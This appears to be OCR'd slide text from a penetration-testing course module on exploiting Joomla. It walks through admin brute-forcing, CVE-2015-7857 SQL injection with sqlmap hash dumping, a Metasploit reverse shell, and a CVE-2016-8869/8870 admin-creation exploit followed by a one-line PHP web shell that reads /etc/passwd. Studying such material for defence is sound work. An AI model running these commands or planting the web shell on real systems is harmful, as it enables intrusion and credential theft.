14.3.2 Joomla - Exploitation

This phase entails dictionary-based bruteforce attacks against the administrator panel, identification of vulnerabilities within the Joomla core, and exploitation of any vulnerable extensions.

eLearnSecurity
Forging security professionals

Bruteforce Attacks

eLearnSecurity
Forging security professionals

14.3.2.1 Bruteforce Attacks

As we saw with WordPress, enumerating users was a rather straightforward task, since the web interface allows several methods to determine users or authors of blog posts and other content.

eLearnSecurity
Forging security professionals

14.3.2.1 Bruteforce Attacks

This is not the case with Joomla, and instead, we must rely on guesswork when it comes to trying to bruteforce users and admin accounts.

eLearnSecurity
Forging security professionals

14.3.2.1 Bruteforce Attacks

This is due to the fact that when first installing a Joomla website, the admin is required to define the username they'd like to use for the account.

eLearnSecurity
Forging security professionals

14.3.2.1 Bruteforce Attacks

The primary benefit of requiring a user to define the admin user account, is that it makes it harder to conduct dictionary-based bruteforce attacks against the administrator interface.

eLearnSecurity
Forging security professionals

14.3.2.1 Bruteforce Attacks

So that leaves us with a lower success rate in actually obtaining access to the administrator interface.

eLearnSecurity
Forging security professionals

14.3.2.1 Bruteforce Attacks

What we can do however, is start with some “common” administrator usernames that might be in use, such as “admin”, which is seen frequently to be the case with Joomla installs.

eLearnSecurity
Forging security professionals

14.3.2.1 Bruteforce Attacks

Once we've settled on an admin username we'd like to use, we can use several tools to help in bruteforcing the admin panel.

eLearnSecurity
Forging security professionals

JoomBrute

One of those tools is "JoomBrute", is based on Python, and can be downloaded from the following GitHub URL:

https://github.com/0rbz/JoomBrute

https://github.com/0rbz/JoomBrute

14.3.2.1 Bruteforce Attacks

JoomBrute

JoomBrute usage is straightforward, and has three required parameters. The URL to the administrator panel, a username, and a wordlist for passwords. We can view the help for this tool with the -h parameter.

```
# python JoomBrute.py -h
```

```
JoomBRUTE v.1.0
        Author: Fabrizio Siciliano (@0rbz_)

usage: JoomBrute.py [-h] --url URL --username USERNAME --wordlist WORDLIST
                    [--ua UA]

Joomla Administrator Bruteforcer

optional arguments:
  -h, --help            show this help message and exit
  --url URL             Target Admin URL, i.e., http://site/administrator
  --username USERNAME   User Name
  --wordlist WORDLIST   Password List
  --ua UA               User-Agent

Example: python joombrute.py --url http://site/administrator --username user
--wordlist passwords.txt
```

14.3.2.1 Bruteforce Attacks

JoomBrute

We can use a command like the following to trigger a dictionary attack:

```
# python JoomBrute.py --url http://joomla.site/joomla/administrator --username admin
--wordlist /usr/share/wordlists/rockyou.txt
```

eLearnSecurity
Forging security professionals

JoomBrute

JoomBrute also has a “--ua” option so we can define our own User-Agent.

By default, the tool will send “JoomBrute/1.0” for a user agent.

We recommend changing this to something more common.

eLearnSecurity
Forging security professionals

14.3.2.1 Bruteforce Attacks

JoomBrute

In our example, we've decided to use "admin" as the admin username we'd like to try and bruteforce, and the standard "rockyou.txt" wordlist.

```
# python JoomBrute.py --url http://joomla.site/joomla/administrator --username admin
--wordlist /usr/share/wordlists/rockyou.txt
```

eLearnSecurity
Forging security professionals

14.3.2.1 Bruteforce Attacks

JoomBrute

A successful login will show a “Cracked” status as seen below.

```
[+] Starting dictionary attack on http://joomla.site/joomla/administrator
[+] Using password wordlist /usr/share/wordlists/rockyou.txt and username admin.
[*] Trying: admin : 123456
[*] Trying: admin : 12345
[*] Trying: admin : 123456789
[*] Trying: admin : password
[*] Trying: admin : iloveyou
[*] Trying: admin : princess
[*] Trying: admin : 1234567
[*] Trying: admin : rockyou
[*] Trying: admin : 12345678
[*] Trying: admin : abc123
[*] Trying: admin : nicole
[*] Trying: admin : daniel
[*] Trying: admin : babygirl
[*] Trying: admin : monkey
[*] Trying: admin : lovely
[*] Trying: admin : jessica
[!] Cracked: admin : 654321
[+] Finished!
```

Vulnerabilities in Joomla Core

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

Throughout the history of Joomla (and many other open source CMS's), vulnerabilities have surfaced in its core, due to common issues we often find such as the failure to escape or filter certain characters from user-supplied input.

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

This often leads to SQL Injection and Cross Site Scripting vulnerabilities among other types of vulnerabilities.

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

In the following slides, we will cover some examples of such issues, their root causes, and how they can be exploited both manually, and using automated tools.

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

One vulnerability of note, a SQL Injection vulnerability (CVE-2015-7857), affects Joomla versions from 3.2 up to 3.4.4 and is found in the Joomla core component (com_contenthistory).

https://www.cvedetails.com/cve/CVE-2015-7857/

https://docs.joomla.org/Using_Content_History_in_your_Component

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

This vulnerability when exploited, and depending on the server configuration, usually leads to access to an affected server as the www-data user.

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

In order to understand this vulnerability and how it was introduced into the Joomla core, we should examine some research done by Spider Labs' researcher Asaf Orpani.

The research can be found here.

https://www.trustwave.com/Resources/SpiderLabs-Blog/Joomla-SQL-Injection-Vulnerability-Exploit-Results-in-Full-Administrative-Access/

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

It was ultimately found that a certain expression; “getState(‘list.select’) within the “getListQuery()” function found in the “history.php” file, which is responsible building a SQL query whenever items of a particular “model” needs to be retrieved from the database, was vulnerable to SQL injection.

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

Affected code in administrator/components/com_contenthistory/models/history.php:

```
250         /**
251          * Build an SQL query to load the list data.
252          *
253          * @return  JDatabaseQuery
254          *
255          * @since   3.2
256          */
257         protected function getListQuery()
258         {
259                 // Create a new query object.
260                 $db = $this->getDbo();
261                 $query = $db->getQuery(true);
262
263                 // Select the required fields from the table.
264                 $query->select(
265                         $this->getState(
266                                 'list.select',
267                                 'h.version_id, h.ucm_item_id, h.ucm_type_id, h.version_note, h.save_date, h.editor_user_id,' .
268                                 'h.character_count, h.sha1_hash, h.version_data, h.keep_forever'
269                         )
270                 )
```

Read more about this finding here.

https://www.trustwave.com/Resources/SpiderLabs-Blog/Joomla-SQL-Injection-Vulnerability-Exploit-Results-in-Full-Administrative-Access/

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

This ultimately results in being able to extract information from the database that should typically only be accessible to the admin user.

This finding allows us to extract information from an unauthenticated perspective.

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

As an example, a proof of concept SQL Injection URL to start examining this vulnerability would be something like the following:

```
http://joomla.site/joomla/index.php?option=com_contenthistory&view=history&list[select]=1
```

Query Result:

500 Unknown column 'Array' in 'order clause' SQL=SELECT 1,uc.name AS editor FROM `z6lda_ucm_history` AS h LEFT JOIN z6lda_users AS uc ON uc.id = h.editor_user_id WHERE `h`.`ucm_item_id` = 0 AND `h`.`ucm_type_id` = 0 ORDER BY Array

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

In the above query, we simply entered “1” as the value to the “list[select]” expression, which results in the application returning a 500 HTTP (Internal Server Error status) “Unknown Column ‘Array’” error.

```
500 Unknown column 'Array' in 'order clause' SQL=SELECT 1,uc.name AS editor FROM `z6lda_ucm_history` AS h LEFT JOIN z6lda_users AS uc ON uc.id = h.editor_user_id WHERE `h`.`ucm_item_id` = 0 AND `h`.`ucm_type_id` = 0 ORDER BY Array
```

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

As we've learned through other modules if this course, these types of errors most of the time indicate that we may be able to potentially craft a query that will return some useful information.

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

More importantly, we can also see, that our “1” value comes after the MySQL “SELECT” statement in the image that follows.

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

joomla.site/joomla/index.php?option=com_contenthistory&view=history&list[select]=1

Search

An error has occurred while processing your request.

Go to the Home Page

Home Page

You may not be able to visit this page because of:

- an **out-of-date bookmark/favourite**
- a **mistyped address**
- a search engine that has an **out-of-date listing for this site**
- you have **no access** to this page

If difficulties persist, please contact the System Administrator of this site and report the error below.

> 500 Unknown column 'Array' in 'order clause' SQL=SELECT 1,uc.name AS editor FROM `z6lda_ucm_history` AS h LEFT JOIN z6lda_users AS uc ON uc.id = h.editor_user_id WHERE `h`.`ucm_item_id` = 0 AND `h`.`ucm_type_id` = 0 ORDER BY Array

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

Seeing as our supplied value of “1” comes after a the SELECT statement in the error, indicates we might be able to craft a more specific SELECT statement, which could result in getting information from a specific table.

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

To confirm that we've identified a SQL injection vulnerability, we can use Sqlmap with a command like the following to expedite our attack:

```
# sqlmap -u
"http://joomla.site/joomla/index.php?option=com_contenthistory&view=history&list[select]=1"
```

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

Doing so against our target, confirms that the "option" parameter is in fact vulnerable, as we can see from the SQLMap output, and is an "error-based" SQL Injection vulnerability.

```
[23:44:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:44:34] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential
) technique found
GET parameter 'option' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 40 HTTP(s) requests:
---
Parameter: option (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: option=com_contenthistory' AND (SELECT 9907 FROM(SELECT COUNT(*),CONCAT(0x71786a7a71,(SELECT (ELT(9907=9907,1))),0x7178
7a6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'saoq'='saoq&view=history&list[select]=1
---
[23:44:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
```

https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)#Error_based_Exploitation_technique

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

From here, we can determine databases:

```
# sqlmap -u "http://joomla.site/joomla/index.php?option=com_contenthistory&view=history&list[select]=1" --dbs
```

```
available databases [5]:
[*] information_schema
[*] joomladb
[*] mysql
[*] performance_schema
[*] test
```

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

Database users:

```
# sqlmap -u "http://joomla.site/joomla/index.php?option=com_contenthistory&view=history&list[select]=1" --users
```

```
[23:46:48] [WARNING] user aborted during enumeration. sqlmap will display partial output
database management system users [3]:
[*] 'root'@'127.0.0.1'
[*] 'root'@'joomla'
[*] 'root'@'localhost'
```

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

Password hashes:

```
# sqlmap -u "http://joomla.site/joomla/index.php?option=com_contenthistory&view=history&list[select]=1" --passwords
```

```
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: *BBB4CD33F77D68B2A4F68E2510B855F5ACE60B6A
[*] joomlauser [1]:
    password hash: *A0A403908B95FBA64E099EF770E225691B5177A9
[*] root [2]:
    password hash: *7522AEBA01B0CA31CECB998B63D36DE5F3E66F7F
    password hash: *BBB4CD33F77D68B2A4F68E2510B855F5ACE60B6A
```

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

Tables from the “joomladb” database:

```
sqlmap -u "http://joomla.site/joomla/index.php?option=com_contenthistory&view=history&list[select]=1" -D joomladb --tables
```

```
[00:03:46] [INFO] fetching tables for database: 'joomladb'
[00:03:46] [INFO] used SQL query returns 87 entries
Database: joomladb
[87 tables]
+----------------------------------------+
| z6lda_abauthor                         |
| z6lda_abbook                           |
| z6lda_abbookauth                       |
| z6lda_abbooktag                        |
| z6lda_abcategories                     |
| z6lda_abeditor                         |
| z6lda_ablend                           |
| z6lda_ablibrary                        |
| z6lda_ablocations                      |
```

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

Although we could manually extract as much information as possible from the database using Sqlmap, or attempt to get a shell using the "--os-shell" option, it should be noted that a Metasploit exploit module exists for this particular vulnerability, and will easily get us a shell on an affected server.

https://www.rapid7.com/db/modules/exploit/unix/webapp/joomla_contenthistory_sqli_rce

https://www.rapid7.com/db/modules/exploit/unix/webapp/joomla_contenthistory_sqli_rce

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

The module options are straight forward, we supply the RHOST value, and make sure our TARGETURI is configured, in this case our TARGETURI is “/joomla”.

```
msf exploit(unix/webapp/joomla_contenthistory_sqli_rce) > options

Module options (exploit/unix/webapp/joomla_contenthistory_sqli_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      joomla.site      yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /joomla          yes       The base path to Joomla
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Joomla 3.x <= 3.4.4
```

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2015-7857 (com_contenthistory SQL Injection)

This particular exploit will only work if an administrator is currently logged into the application, as it needs to extract an existing session Token. If that's the case, then we can easily get a shell.

```
msf exploit(unix/webapp/joomla_contenthistory_sqli_rce) > exploit

[*] Started reverse TCP handler on 192.168.13.71:4444
[*] joomla.site:80 - Retrieved table prefix [ z6lda ]
[*] joomla.site:80 - Retrieved admin cookie [ ctu0vcvpvm3r74lno5g7j22fi5 ]
[*] joomla.site:80 - Retrieved unauthenticated cookie [ 80ad52b495cb7c2d50bf2200ffe6fe53 ]
[+] joomla.site:80 - Successfully authenticated as Administrator
[*] joomla.site:80 - Creating file [ GfVLvrX.php ]
[*] joomla.site:80 - Following redirect to [ /joomla/administrator/index.php?option=com_templates&view=template&id=503&file=L0dmVkx2
clgucGhw ]
[*] joomla.site:80 - Token [ f2127c53d66c574a35a2efcf535d585e ] retrieved
[*] joomla.site:80 - Template path [ /templates/beez3/ ] retrieved
[*] joomla.site:80 - Insert payload into file [ GfVLvrX.php ]
[*] joomla.site:80 - Payload data inserted into [ GfVLvrX.php ]
[*] joomla.site:80 - Executing payload
[*] Sending stage (37775 bytes) to 192.168.13.69
[*] Meterpreter session 1 opened (192.168.13.71:4444 -> 192.168.13.69:58768) at 2018-06-19 00:29:27 -0400
[+] Deleted GfVLvrX.php


meterpreter >
meterpreter > shell
Process 9933 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2016-8869 (Joomla Registration Privilege Escalation)

Another excellent example of a vulnerability within Joomla's core is with CVE-2016-8870, which allows remote attackers to create administrative accounts, even when user registration is disabled, and also affects Joomla versions up to 3.4.4.

http://cve.circl.lu/cve/CVE-2016-8870

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2016-8869 (Joomla Registration Privilege Escalation)

This particular vulnerability can be chained together with a file extension whitelist bypass vulnerability, to ultimately obtain command execution on the underlying operating system.

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2016-8869 (Joomla Registration Privilege Escalation)

With a default Joomla installation, users are restricted from being able to upload media file types that contain the “<?php” string, or extensions of types .php and .phtml.

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2016-8869 (Joomla Registration Privilege Escalation)

However, researchers discovered that “<?=“ was allowed within files, and furthermore, file types with extensions of .pht were also allowed, which when combined, allow command execution.

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2016-8869 (Joomla Registration Privilege Escalation)

We'll walk through this attack to show how we can achieve command execution on the underlying web server.

We can use an exploit script known as "Joomra" to help us with the initial task of creating an administrator user within a vulnerable Joomla installation.

https://github.com/XiphosResearch/exploits/tree/master/Joomraa

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2016-8869 (Joomla Registration Privilege Escalation)

Once we've downloaded Joomra and run it, we can see it requires several parameters.

```
# python joomraa.py -h
```

```
usage: joomraa.py [-h] [-u USERNAME] [-p PASSWORD] [-e EMAIL] [-s SEARCH]
                  [-x EXPLOIT]
                  url

Jooma Exploit

positional arguments:
  url                   Base URL for Joomla site

optional arguments:
  -h, --help            show this help message and exit
  -u USERNAME, --username USERNAME
  -p PASSWORD, --password PASSWORD
  -e EMAIL, --email EMAIL
  -s SEARCH, --search SEARCH
  -x EXPLOIT, --exploit EXPLOIT
```

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2016-8869 (Joomla Registration Privilege Escalation)

The following Joomra command, will create an admin user called "user" with password "userpass9" and email address "user@foo" on our target Joomla site:

```
# python joomraa.py -u user -p userpass9 -e user@foo http://joomla.site/joomla
```

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core


CVE-2016-8869 (Joomla Registration Privilege Escalation)

```
[-] Getting token
[-] Creating user account
[-] Getting token for admin login
[-] Logging in to admin
[+] Admin Login Success!
[+] Getting media options
[+] Setting media options
[*] Uploading exploit.pht
[*] Uploading exploit to: http://joomla.site/joomla/images/2SED5.pht
[*] Calling exploit
[$] Exploit Successful!
[$] SUCCESS: http://joomla.site/joomla
```

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2016-8869 (Joomla Registration Privilege Escalation)


If the exploit is successful, we can then proceed to log into the administrator control panel with our newly created user.



14.3.2.2 Vulnerabilities in Joomla Core

CVE-2016-8869 (Joomla Registration Privilege Escalation)


If we navigate to the Content → Media section of the control panel, we'll also notice that our exploit has uploaded a randomly named .pht file.



14.3.2.2 Vulnerabilities in Joomla Core

CVE-2016-8869 (Joomla Registration Privilege Escalation)

This is simply a test .pht file which displays an MD5 hash of the word "test" using PHP's md5 function, and was uploaded by the Joomra exploit script as a PoC. We can confirm that by navigating to the .pht file.



CVE-2016-8869 (Joomla Registration Privilege Escalation)

Our next task is to craft a .pht file that we can upload via the media menu, and use to execute commands on the operating system.

eLearnSecurity
Forging security professionals

14.3.2.2 Vulnerabilities in Joomla Core

CVE-2016-8869 (Joomla Registration Privilege Escalation)

Knowing that the exploit is leveraging .pht files containing a “<?=“ in place of the usual “<?php” tag, we should be able to use something like the following to upload via the administrator interface.


exploit.pht

```
<?= system($_GET['cmd']); ?>
```

eLearnSecurity
Forging security professionals

CVE-2016-8869 (Joomla Registration Privilege Escalation)

Using the “Upload” option within the Media section of the Control panel, we can upload our exploit.pht file.



14.3.2.2 Vulnerabilities in Joomla Core

CVE-2016-8869 (Joomla Registration Privilege Escalation)

Once uploaded, we can access it via the images directory, and execute operating system commands with the “cmd” parameter as follows, in this example, reading the /etc/passwd file.

joomla.site/joomla/images/exploit.pht?cmd=cat /etc/passwd

Search

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:
/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache
/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:
/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-
data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:
/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false lightdm:x:104:111:Light Display
Manager:/var/lib/lightdm:/bin/false whoopsie:x:105:114::/nonexistent:/bin/false avahi-autoipd:x:106:117:Avahi
autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-
daemon:/bin/false usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false kernoops:x:109:65534:Kernel
Oops Tracking Daemon,,,:/:/bin/false pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-
dispatcher:/bin/sh hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false saned:x:114:123::/home/saned:
/bin/false tomcat7:x:115:125::/usr/share/tomcat7:/bin/false mysql:x:116:126:MySQL Server,,,:/nonexistent:
/bin/false postfix:x:117:127::/var/spool/postfix:/bin/false admin:x:1000:1000:,,,:/home/admin:/bin/bash
sshd:x:118:65534::/var/run/sshd:/usr/sbin/nologin sshd:x:118:65534::/var/run/sshd:/usr/sbin/nologin
```

CVE-2016-8869 (Joomla Registration Privilege Escalation)

This can then be trivially exploited to obtain a proper shell on the system.

We'll leave that as an exercise for the student!

eLearnSecurity
Forging security professionals

References

eLearnSecurity
Forging security professionals

References

Usage of content management systems for websites

https://w3techs.com/technologies/overview/content_management/all/

PHP

https://secure.php.net/

WordPress

https://github.com/WordPress/WordPress

Joomla

https://github.com/joomla/joomla-cms

WPScan

https://github.com/wpscanteam/wpscan

Plecost

https://github.com/iniqua/plecost

Nmap

https://nmap.org/

WordPress Repositories

https://github.com/search?o=desc&q=wordpress+bruteforce&s=&type=Repositories

References

404-to-301

https://wordpress.org/plugins/404-to-301/

Pwning WordPress with Cross-Site Scripting

https://www.securify.nl/exploit/SFY20161115/wp_404-to-301_xss.html

wpnonce

https://www.sitepoint.com/what-are-wordpress-nonces/

WordPress nonce

https://www.sitepoint.com/what-are-wordpress-nonces/

BeEF

https://beefproject.com/

Pwning WordPress with Cross-Site Scripting

https://www.securify.nl/blog/SFY20161115/pwning_wordpress_with_cross_site_scripting.html

Metasploit module

https://www.securify.nl/blog/SFY20161115/wp_404-to-301_xss.rb

WPForce

https://github.com/n00py/WPForce

References

Joomla

https://www.joomla.org/

Joomscan

https://github.com/rezasp/joomscan

Joomla Scan

https://github.com/drego85/JoomlaScan

Extensions

https://extensions.joomla.org/

searchsploit

https://github.com/offensive-security/exploit-database/blob/master/searchsploit

joomla_plugins

https://www.rapid7.com/db/modules/auxiliary/scanner/http/joomla_plugins

dirsearch

https://github.com/maurosoria/dirsearch

JoomBrute

https://github.com/0rbz/JoomBrute

References

CVE-2015-7857

https://www.cvedetails.com/cve/CVE-2015-7857/

Joomla SQL Injection Vulnerability Exploit Results in Full Administrative Access

https://www.trustwave.com/Resources/SpiderLabs-Blog/Joomla-SQL-Injection-Vulnerability-Exploit-Results-in-Full-Administrative-Access/?page=1&year=0&month=0

Joomla Content History SQLi Remote Code Execution

https://www.rapid7.com/db/modules/exploit/unix/webapp/joomla_contenthistory_sqli_rce

Joomra

https://github.com/XiphosResearch/exploits/tree/master/Joomraa

Using Content History in your Component

https://docs.joomla.org/Using_Content_History_in_your_Component

Error based Exploitation technique

https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)#Error_based_Exploitation_technique

CVE-2016-8870

http://cve.circl.lu/cve/CVE-2016-8870

eLearnSecurity
Forging security professionals

Capturing WordPress Credentials for Lateral Movement

Exploiting a Vulnerability in WordPress Core

eLearnSecurity
Forging security professionals

Exploiting WordPress

